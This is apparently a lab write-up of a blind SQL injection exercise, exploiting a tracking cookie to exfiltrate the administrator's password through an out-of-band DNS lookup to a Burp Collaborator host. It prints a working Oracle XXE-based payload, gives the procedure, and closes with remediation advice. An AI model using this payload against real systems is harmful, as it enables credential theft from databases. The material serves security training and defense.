SCENARIO

The application is vulnerable to a blind SQL Injection because it uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie. The SQL query is executed asynchronously and has no effect on the application's response. However, you can trigger out-of-band interactions with an external domain. The database contains a different table called users, with columns called username and password. We will try to force the server to cause a DNS lookup to BurpSuite’s Collaborator reflecting the credentials of the administrator’s account.



**PROCEDURE**

1. Open the application and send the request for homepage to BurpSuite’s Repeater.
2. Notice that even if we make any changes to the **Tracking ID** cookie, we can see no changes.
3. Open BurpSuite’s Collaborator Client and copy its address and using that we will craft a Payload.
4. Now append the payload after the TrackingID token value and when we click Poll Now we can see requests made to our server.
5. We will see a HTTP request in our Collaborator Client and the subdomain of that URL will be our administrator’s password.

**PAYLOAD**

'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//'||(SELECT+password+FROM+users+WHERE+username%3d'administrator')||'.BURP-COLLABORATOR-SUBDOMAIN/">+%25remote%3b]>'),'/l')+FROM+dual--

**PROOF OF CONCEPT**

****

**REMEDIATION**

1. **Prepared Statements:** Always use prepared statements with parameterized queries. These ensure that the parameters (user input) passed into SQL statements are treated in a safe manner. In Java, for example, use PreparedStatement rather than Statement.
2. **ORMs:** Use Object-Relational Mapping (ORM) frameworks. These libraries usually protect against SQL injection by avoiding the need to write SQL code directly.
3. **Stored Procedures:** Use stored procedures instead of direct SQL queries.
4. **Escape User Input:** Escape all user data before it's used in a query, although this is less secure than prepared statements.
5. **White List Input Validation:** Input validation is always a good idea, but do not rely on blacklisting specific keywords for SQLi prevention. Instead, use a whitelist approach where only specified and known good input is accepted.
6. **Least Privilege Principle:** Always connect to the database with an account that has the least privileges necessary. This way, even if there is a SQL injection vulnerability, the damage is limited.
7. **Error Handling:** Do not reveal detailed database errors to the user. This information can be used by an attacker to refine their attacks.
8. **Web Application Firewall:** Use a Web Application Firewall (WAF) that can detect and block SQLi attacks.
9. **Database Hardening:** Configure your database to reduce the attack surface. This includes disabling unnecessary features, removing or changing default accounts, and patching regularly.